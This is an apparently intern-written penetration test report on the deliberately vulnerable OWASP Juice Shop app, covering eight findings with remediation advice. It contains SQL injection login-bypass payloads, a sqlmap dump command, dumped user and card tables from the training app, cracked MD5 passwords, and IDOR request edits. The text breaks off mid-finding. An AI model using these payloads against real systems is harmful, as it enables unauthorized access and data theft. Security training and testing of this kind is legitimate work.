CYART

Penetration Test

VAPT Assesment report - OWASP Juice Shop

Report of Findings

Vulnerability Assessment & Penetration Testing (VAPT) Security Report

Candidate Name: Rohit Kumar Bid

OWASP Juice Shop

April 4, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4
2 Engagement Contacts 5
3 Executive Summary 6
3.1 Approach 6
3.2 Scope 6
3.3 Assessment Overview and Recommendations 6
4 Network Penetration Test Assessment Summary 8
4.1 Summary of Findings 8
5 Internal Network Compromise Walkthrough 10
5.1 Detailed Walkthrough 10
6 Remediation Summary 11
6.1 Short Term 11
6.2 Medium Term 12
6.3 Long Term 12
7 Technical Findings Details 13
SQL Injection Brute Force in User Login 13
SQL Injection in Product Search 16
Weak Password Hashing (MD5) 20
Broken Access Control in Basket Functionality 22
Directory Listing Exposure in '/ftp' 27
Cross-Site Request Forgery (CSRF) in Change Password Functionality 30
DOM XSS in Product Search 33
Sensitive Data Exposure in Main.js 36
A Appendix 39
A.1 Finding Severities 39

A.2 Host & Service Discovery 40
A.3 Subdomain Discovery 41
A.4 Exploited Hosts 42
A.5 Compromised Users 43
A.6 Changes/Host Cleanup 44
A.7 Flags Discovered 45

1 Statement of Confidentiality

The contents of this document have been developed as part of a security assessment engagement. The authors of this document consider the contents to be proprietary and business confidential information. This information is to be used only for its intended purpose, which is to review and improve the security posture of the assessed systems.

This document may not be released to any third party, vendor, business partner, or contractor without prior written consent from the organization that commissioned this assessment. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without appropriate authorization.

The contents of this document do not constitute legal advice. Any references to regulatory standards, compliance frameworks, or legal considerations are provided for informational purposes only and should not be interpreted as legal counsel. The assessment described in this report was conducted within a defined scope for testing and evaluation purposes, and the findings presented are based on the conditions observed during the assessment period.

2 Engagement Contacts

Juice Shop Contacts		
Contact	**Title**	**Contact Email**
Juice Shop	OWNER	JuiceShop

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Rohit Kumar Bid	VAPT Intern	rohitkumarbid04@gmail.com

3 Executive Summary

Engagement Overview

OWASP Juice Shop ("Juice Shop" herein) engaged **Rohit Kumar Bid** to perform a **network penetration test** of its externally facing infrastructure.

The objective of this assessment was to:

- Identify security weaknesses within the external attack surface
- Evaluate the potential impact to **Juice Shop**
- Document all findings in a clear, structured, and repeatable manner
- Provide actionable remediation recommendations to improve overall security posture

3.1 Approach

The assessment followed a structured methodology aimed at systematically identifying vulnerabilities within the **OWASP Juice Shop** application.

Testing focused on:

- Understanding exploitation techniques for identified vulnerabilities
- Evaluating the severity and potential impact of each issue
- Providing practical and actionable remediation recommendations

Each identified vulnerability was mapped to its corresponding **Common Weakness Enumeration (CWE)** category and assessed using the **Common Vulnerability Scoring System (CVSS)** to ensure standardized and consistent severity ratings.

3.2 Scope

The scope of this security assessment covered the OWASP Juice Shop application, which is an intentionally insecure web application used for educational purposes.The following components were included in the assessment:

- Application endpoints
- User authentication mechanisms
- Data storage practices
- Input validation processes
- Access control measures

3.3 Assessment Overview and Recommendations

Executive Summary

During the penetration test conducted against **Juice Shop**, **Rohit Kumar Bid** identified a total of **8 findings** impacting the confidentiality, integrity, and availability of the organization's information systems.

The findings were categorized based on severity as follows:

- **Critical:** 3
- **High:** 3
- **Medium:** 2
- **Low:** 0
- **Informational:** 0

These findings highlight multiple security weaknesses that could be leveraged by an attacker to gain unauthorized access, escalate privileges, or disrupt business operations.

Key Observations

The assessment identified several vulnerabilities arising from:

- Misconfigurations
- Insufficient input validation
- Insecure design and implementation practices

Exploitation of these weaknesses could allow attackers to:

- Compromise sensitive data
- Perform unauthorized actions
- Escalate privileges
- Pivot further into the internal infrastructure

While no active exploitation outside the controlled testing scope was performed, the presence of these vulnerabilities significantly increases the overall risk posture of **Juice Shop**.

Recommendations Overview

Juice Shop should establish a structured remediation plan based on the findings outlined in the **Remediation Summary** section of this report.

Immediate attention should be given to:

- **Critical and High-risk vulnerabilities**
- Issues that expose sensitive data or allow privilege escalation

Additionally, it is recommended that **Juice Shop**:

- Conduct regular vulnerability assessments and penetration testing
- Implement continuous security monitoring and logging
- Strengthen secure coding and configuration practices
- Provide security awareness training for development and operations teams

Once the identified issues have been remediated, a more comprehensive **internal security assessment** is recommended. This will help:

- Identify deeper security gaps
- Reduce the attack surface
- Improve detection and response capabilities

4 Network Penetration Test Assessment Summary

Testing Perspective

Rohit Kumar Bid conducted all testing activities from the perspective of an unauthenticated external user on the internet.

Juice Shop provided the target network ranges for assessment; however, no additional information such as system configurations, operating systems, or architecture details was disclosed prior to testing.

4.1 Summary of Findings

During the course of testing, **Rohit Kumar Bid** identified a total of **8 findings** that pose a material risk to **Juice Shop**'s information systems.

In addition, **0 informational findings** were identified. While these do not represent direct security vulnerabilities, they highlight areas for improvement that could further strengthen the overall security posture of **Juice Shop**.

The identified vulnerabilities may impact the **confidentiality, integrity, and availability** of systems if not properly addressed.

The chart below provides a summary of findings categorized by severity level.

In the course of this penetration test **3 Critical**, **3 High** and **2 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection Brute Force in User Login	13
2	9.8 (Critical)	SQL Injection in Product Search	16
3	9.1 (Critical)	Weak Password Hashing (MD5)	20
4	8.1 (High)	Broken Access Control in Basket Functionality	22
5	7.5 (High)	Directory Listing Exposure in '/ftp'	27
6	7.3 (High)	Cross-Site Request Forgery (CSRF) in Change Password Functionality	30
7	6.1 (Medium)	DOM XSS in Product Search	33
8	5.3 (Medium)	Sensitive Data Exposure in Main.js	36

5 Internal Network Compromise Walkthrough

An attacker successfully compromised the internal application by exploiting multiple vulnerabilities identified during external testing. Initial access was achieved through SQL Injection, which allowed extraction of sensitive data and administrative credentials.

Using these credentials, the attacker gained authenticated access and leveraged Broken Access Control vulnerabilities to access other user data. Further exploitation of weak cryptographic practices and JWT manipulation enabled privilege escalation and account impersonation.

This demonstrates how multiple low and high severity vulnerabilities can be chained together to achieve significant impact.

5.1 Detailed Walkthrough

The attack chain began with the identification of a SQL Injection vulnerability in the login functionality. By submitting crafted payloads, the attacker bypassed authentication and gained administrative access.

Following initial access, the attacker enumerated application endpoints and identified Broken Access Control vulnerabilities in the basket functionality. By modifying request parameters, the attacker accessed and manipulated other users' data.

Next, weak password hashing (MD5) allowed offline cracking of credentials, further expanding access. JWT tokens were intercepted and manipulated to impersonate other users.

The attacker combined these vulnerabilities to demonstrate a full attack path, including unauthorized data access, privilege escalation, and account takeover.

This attack chain highlights the risk of insufficient input validation, weak cryptography, and improper access control mechanisms.

6 Remediation Summary

As a result of this assessment, several vulnerabilities were identified within **Juice Shop** that require remediation to reduce the risk of unauthorized access, data exposure, and application compromise.

Remediation efforts should be prioritized based on severity, with immediate focus on vulnerabilities that enable authentication bypass, data extraction, and privilege escalation.

General Recommendations

- **Fix SQL Injection Vulnerabilities**
  Implement parameterized queries and prepared statements across all database interactions, particularly in login and search functionalities.
- **Replace Weak Password Hashing (MD5)**
  Migrate to secure hashing algorithms such as **Argon2**, **bcrypt**, or **PBKDF2**, and implement proper salting and peppering techniques.
- **Enforce Proper Access Control**
  Ensure all user actions are validated server-side. Prevent unauthorized access to resources such as baskets by validating ownership of objects (IDOR protection).
- **Disable Directory Listing**
  Restrict access to sensitive directories such as `/ftp` and ensure directory browsing is disabled on the server.
- **Implement Anti-CSRF Protections**
  Protect all state-changing requests (e.g., password changes) using anti-CSRF tokens validated server-side.
- **Mitigate Cross-Site Scripting (XSS)**
  Apply proper input validation and output encoding to prevent DOM-based XSS in search functionality.
- **Reduce Sensitive Data Exposure**
  Avoid exposing internal endpoints, admin functionality, or sensitive logic within client-side JavaScript files (e.g., `main.js`).

6.1 Short Term

- **Directory Listing Exposure (`/ftp`)**
  Disable directory listing on the affected web server to prevent unauthorized access to sensitive files.
- **Sensitive Data Exposure (main.js)**
  Minimize sensitive information in client-side code and avoid exposing internal endpoints or administrative functionality. Apply code obfuscation where appropriate.
- **Weak Password Hashing (MD5)**
  Replace MD5 with a secure hashing algorithm such as **Argon2**, **bcrypt**, or **PBKDF2**. Implement salting and application-level peppering.
- **Cross-Site Request Forgery (CSRF)**
  Implement anti-CSRF tokens for all state-changing requests. Ensure tokens are validated server-side.

- **Improper Input Validation (File Upload)**
  Enforce strict server-side validation for file uploads, including file size limits, MIME type checks, and allowed extensions.
- **Credential Security Enforcement**
  Require all users to reset their passwords due to potential credential compromise.

6.2 Medium Term

- **SQL Injection (User Login)**
  Implement parameterized queries and prepared statements to prevent injection attacks.
- **SQL Injection (Product Search)**
  Use parameterized queries, validate and sanitize all user inputs, and enforce proper access controls on database interactions.
- **DOM-Based Cross-Site Scripting (XSS)**
  Apply proper input validation and output encoding. Use secure frameworks or libraries that automatically handle XSS protection.
- **Broken Access Control (Basket Functionality)**
  Implement strict server-side authorization checks. Ensure users can only access and modify resources they own (prevent IDOR).
- **Improper Input Validation (Basket Functionality)**
  Validate all input values server-side, ensuring only valid (e.g., positive) quantities are accepted before processing transactions.

6.3 Long Term

- **Continuous Vulnerability Assessments**
  Perform ongoing internal web application vulnerability assessments and regular password audits to identify emerging security risks and ensure compliance with security policies.
- **Periodic Security Testing**
  Conduct periodic penetration testing and security assessments to proactively identify and remediate vulnerabilities before they can be exploited.
- **Security Awareness and Training**
  Provide regular training to developers, system administrators, and network engineers on secure coding practices, vulnerability mitigation, and system hardening techniques.


7 Technical Findings Details

1. SQL Injection Brute Force in User Login - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The login functionality is vulnerable to SQL Injection. By manipulating input in the email field, authentication controls can be bypassed. Specifically, injecting SQL payloads alters the backend query logic, allowing unauthorized login without valid credentials. This indicates improper input handling and lack of parameterized queries. Testing was performed using Burp Suite, including automated payload testing via Intruder.
Impact	• Authentication bypass • Unauthorized access to admin account • Full compromise of application data • Ability to perform privileged actions (data manipulation, deletion) • Potential for further attacks (RCE, data exfiltration) This vulnerability enables attackers to gain administrative access, making it critical.
Affected Component	http://127.0.0.1:3000/rest/user/login
Remediation	• Use parameterized queries / prepared statements • Implement ORM frameworks with safe query handling • Validate and sanitize all user inputs • Apply least privilege to database accounts • Implement Web Application Firewall (WAF) • Monitor and log suspicious authentication attempts
References	• https://cwe.mitre.org/data/definitions/89.html • https://owasp.org/www-project-top-ten/

Finding Evidence

The login form is vulnerable to SQL injection. By entering `' OR 1=1 --` in the Email field and anything in the password field, the application logs in as the first user in the database (the admin user). By exploiting this vulnerability, the attacker can escalate privileges, gaining administrative access to the application and enabling multiple further attacks.



- Using Burp Suite Intruder tool configured with a list of SQL Injection payloads to automate and test the vulnerability in the login form.

Request	Payload	Status code	Length	Resp
14	' or 1 or '	200	1197	10
56	' or true--	200	1197	13
73	admin' or '1'='1'--	200	1197	12
75	admin' or '1'='1'/*	200	1197	12
76	admin'or 1=1 or ''='	200	1197	11
78	admin' or 1=1--	200	1197	11
80	admin' or 1=1/*	200	1197	11
0		401	413	8
1	admin	401	413	7
2	password	401	413	6
3	1234	401	413	7
4	123456	401	413	6
5	root	401	413	5

2. SQL Injection in Product Search - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The product search functionality is vulnerable to SQL Injection. Unsanitized user input is directly incorporated into backend database queries, allowing attackers to manipulate query logic. Using tools such as Burp Suite and sqlmap, it was possible to enumerate the database, extract schema details, and dump sensitive data. The attack exposed critical information, including user data and stored credit card details.
Impact	• Full database compromise • Exposure of sensitive user information • Leakage of credit card data (stored in plaintext) • User account takeover risks • Regulatory and compliance violations (e.g., PCI-DSS) Although passwords were encrypted, the exposure of other sensitive data significantly increases risk.
Affected Component	http://127.0.0.1:3000/rest/products/search?q=
Remediation	• Use parameterized queries / prepared statements • Implement strict input validation and sanitization • Use ORM frameworks to prevent raw SQL execution • Apply least privilege to database accounts • Encrypt sensitive data (e.g., credit card information) • Implement Web Application Firewall (WAF) • Regularly audit and monitor database access
References	• https://cwe.mitre.org/data/definitions/89.html • https://owasp.org/www-project-top-ten/

Finding Evidence

The search field in the application is vulnerable to SQL injection. By using tools like Burp Suite and sqlmap, the entire database schema and data were collected. This included registered credit card in plain text and all user information, although passwords were encrypted.

Request

Pretty Raw Hex

```
1  GET /rest/products/search?q= HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (Windows NT 10.
4  Accept: application/json, text/plain, *
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://localhost:3000/
9  Cookie: language=en; welcomebanner_stat
   8OB2WNJnjRxZVPXdEytgtnfPtzjuxltWet5mu9x
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 If-None-Match: W/"3250-j/69n8d//EfsOeLU
14 Priority: u=1
```

```
┌──(corisco㉿Corisco)-[~]
└─$ sqlmap -u http://localhost:3000/rest/products/search?q= -a

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.6.3#dev}
|_ -| . ["]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[20 tables]
+-------------------+
| Addresses         |
| BasketItems       |
| Baskets           |
| Captchas          |
| Cards             |
| Challenges        |
| Complaints        |
| Deliveries        |
| Feedbacks         |
| ImageCaptchas     |
| Memories          |
| PrivacyRequests   |
| Products          |
| Quantities        |
| Recycles          |
| SecurityAnswers   |
| SecurityQuestions |
| Users             |
| Wallets           |
| sqlite_sequence   |
+-------------------+
```

Cards.csv > data

```
1  id,UserId,cardNum,expYear,expMonth,fullName,cre
2  1,4,4815205605542754,2092,12,Bjoern Kimminich,2
3  2,17,1234567812345678,2099,12,Tim Tester,2024-0
4  3,1,4716190207394368,2081,2,Administrator,2024-
5  4,1,4024007105648108,2086,4,Administrator,2024-
6  5,2,5107891722278705,2099,11,Jim,2024-06-23 13:
7  6,3,4716943969046208,2081,2,Bender,2024-06-23 1
```

Users.csv > data

```
id,role,email,isActive,password,username,createdAt,deletedAt,updatedAt,totp
9,admin,J12934@juice-sh.op,1,0192023a7bbd73250516f069df18b500,<blank>,2024-
15,customer,accountant@juice-sh.op,1,e541ca7ecf72b8d1286474fc613e5e45,<blan
1,customer,admin@juice-sh.op,1,0c36e517e3fa95aabf1bbffc6744a4ef,<blank>,202
11,admin,amy@juice-sh.op,1,6edd9d726cbdc873c539e41ae8757b8c,bkimminich,2024
3,deluxe,bender@juice-sh.op,1,861917d5fa5f1172f931dc700d81a8fb,<blank>,2024
4,admin,bjoern.kimminich@gmail.com,1,3869433d74e3d0c86fd25562f836bc82,<blan
12,customer,bjoern@juice-sh.op,1,f2f933d0bb0ba057bc8e33b8ebd6d9e8,<blank>,2
13,customer,bjoern@owasp.org,1,b03f4b0ba8b458fa0acdc02cdb953bc8,<blank>,202
14,admin,chris.pike@juice-sh.op,1,3c2abc04e4a6ea8f1327d0aae3714b7d,<blank>,
5,admin,ciso@juice-sh.op,1,9ad5b0492bbe528583e128d2a8941de4,wurstbrot,2024-
17,customer,demo,1,030f05e45e30710c3ad3c32f00de0473,<blank>,2024-06-23 13:4
19,admin,emma@juice-sh.op,1,7f311911af16fa8f418dd1a3051d6810,<blank>,2024-0
21,deluxe,ethereum@juice-sh.op,1,9283f1b2e9669749081963be0462e466,<blank>,2
2,customer,jim@juice-sh.op,1,10a783b9ed19ea1c67c3a27699f0095b,<blank>,2024-
18,accounting,john@juice-sh.op,1,963e10f92a70b4b463220cb4c5d636dc,<blank>,2
8,customer,mc.safesearch@juice-sh.op,1,05f92148b4b60f7dacd04cceebb8f1af,<bl
7,customer,morty@juice-sh.op,1,fe01ce2a7fbac8fafaed7c982a04e229,<blank>,202
20,customer,stan@juice-sh.op,1,00479e957b6b42c459ee5746478e4d45,j0hNny,2024
6,customer,support@juice-sh.op,1,402f1c4a75e316afec5a6ea63147f739,E=ma²,202
16,deluxe,uvogin@juice-sh.op,1,e9048a3f43dd5e094ef733f3bd88ea64,SmilinStan,
10,deluxe,wurstbrot@juice-sh.op,1,2c17c6393771ee3048ae34d6b380c5ec,evmrox,2
```

3. Weak Password Hashing (MD5) - Critical

CWE	CWE-328 - Use of Weak Hash
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Root Cause	The application stores user passwords using the **MD5 hashing algorithm**, which is cryptographically weak and unsuitable for secure password storage. MD5 hashes can be efficiently reversed using precomputed rainbow tables and modern cracking techniques. During testing, password hashes extracted from the database were successfully cracked using publicly available tools such as CrackStation, confirming the weakness of the implemented hashing mechanism.
Impact	The use of weak hashing allows attackers to: • Recover user and administrator credentials • Gain unauthorized access to accounts • Perform privilege escalation • Conduct credential stuffing attacks This can lead to **full account compromise and potential data breaches**.
Affected Component	User authentication system

Remediation	• Replace MD5 with secure algorithms:
	  ◦ **Argon2 (recommended)**
	  ◦ **bcrypt**
	  ◦ **PBKDF2**
	• Implement:
	  ◦ Unique **salts** per user
	  ◦ Application-level **pepper**
	• Configure:
	  ◦ Strong work factor (cost parameter)
	
	OWASP ASVS Controls:
	
	• V2.1 – Secure password storage
	• V3.4 – Cryptographic controls

References	• https://cwe.mitre.org/data/definitions/328.html • https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Finding Evidence

By examining the user table, it was detected that the password hashes are stored using the MD5 hashing algorithm. Using a rainbow table attack via the online tool CrackStation, 4 passwords were

successfully decrypted. Further research and use of more comprehensive rainbow tables could potentially lead to the decryption of more passwords.

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701
0c36e517e3fa95aabf1bbffc6744a4ef	Unknown	Not found.
6edd9d726cbdc873c539e41ae8757b8c	Unknown	Not found.
861917d5fa5f1172f931dc700d81a8fb	Unknown	Not found.
3869433d74e3d0c86fd25562f836bc82	Unknown	Not found.
f2f933d0bb0ba057bc8e33b8ebd6d9e8	Unknown	Not found.
b03f4b0ba8b458fa0acdc02cdb953bc8	Unknown	Not found.
3c2abc04e4a6ea8f1327d0aae3714b7d	Unknown	Not found.
9ad5b0492bbe528583e128d2a8941de4	Unknown	Not found.
030f05e45e30710c3ad3c32f00de0473	Unknown	Not found.
7f311911af16fa8f418dd1a3051d6810	Unknown	Not found.
9283f1b2e9669749081963be0462e466	Unknown	Not found.
10a783b9ed19ea1c67c3a27699f0095b	Unknown	Not found.
963e10f92a70b4b463220cb4c5d636dc	Unknown	Not found.
05f92148b4b60f7dacd04cceebb8f1af	Unknown	Not found.
fe01ce2a7fbac8fafaed7c982a04e229	md5	demo
00479e957b6b42c459ee5746478e4d45	Unknown	Not found.
402f1c4a75e316afec5a6ea63147f739	Unknown	Not found.
2c17c6393771ee3048ae34d6b380c5ec	md5	private

4. Broken Access Control in Basket Functionality - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	The application contains a **Broken Access Control vulnerability** within the basket functionality, allowing users to perform unauthorized actions on behalf of other users. The application fails to properly validate whether the authenticated user is authorized to access or modify a specific basket resource. By manipulating request parameters, an attacker can view and modify other users' basket contents.
Impact	This vulnerability allows attackers to: • Access other users' sensitive data • Modify basket contents of other users • Perform unauthorized transactions • Abuse business logic (e.g., manipulating orders)
Affected Component	Basket functionality (/rest/basket/* endpoint)
Remediation	To mitigate this issue: • Enforce **server-side authorization checks** for every request • Validate that: ◦ The authenticated user owns the resource being accessed • Avoid trusting client-side parameters (e.g., `BasketId`) • Implement **secure object-level authorization (IDOR protection)** **OWASP ASVS Controls:** • V4.1 – Enforce access control on all resources • V4.2 – Verify user authorization for every request • V4.3 – Prevent insecure direct object references (IDOR)
References	• https://owasp.org/www-project-top-ten/ • https://cwe.mitre.org/data/definitions/284.html

Finding Evidence

The basket functionality has broken access control vulnerabilities, allowing unauthorized actions on behalf of other users.

View other users baskets

By manipulating the request to view a basket, it was possible to access other users baskets. Using Burp Suite's Repeater tool, the HTTP header was modified to `/rest/basket/*`, with `*` being the user ID. This allowed viewing the contents of other users' baskets.

- Original request:

Request

Pretty Raw Hex

```
1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0;
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzd
iLCJlbWFpbCI6ImFkbWluQGplaWN1LXNoLm9wIiwic
```

- Altered request:

Pretty Raw Hex


```
1 GET /rest/basket/2 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows N
4 Accept: application/json, text/pla
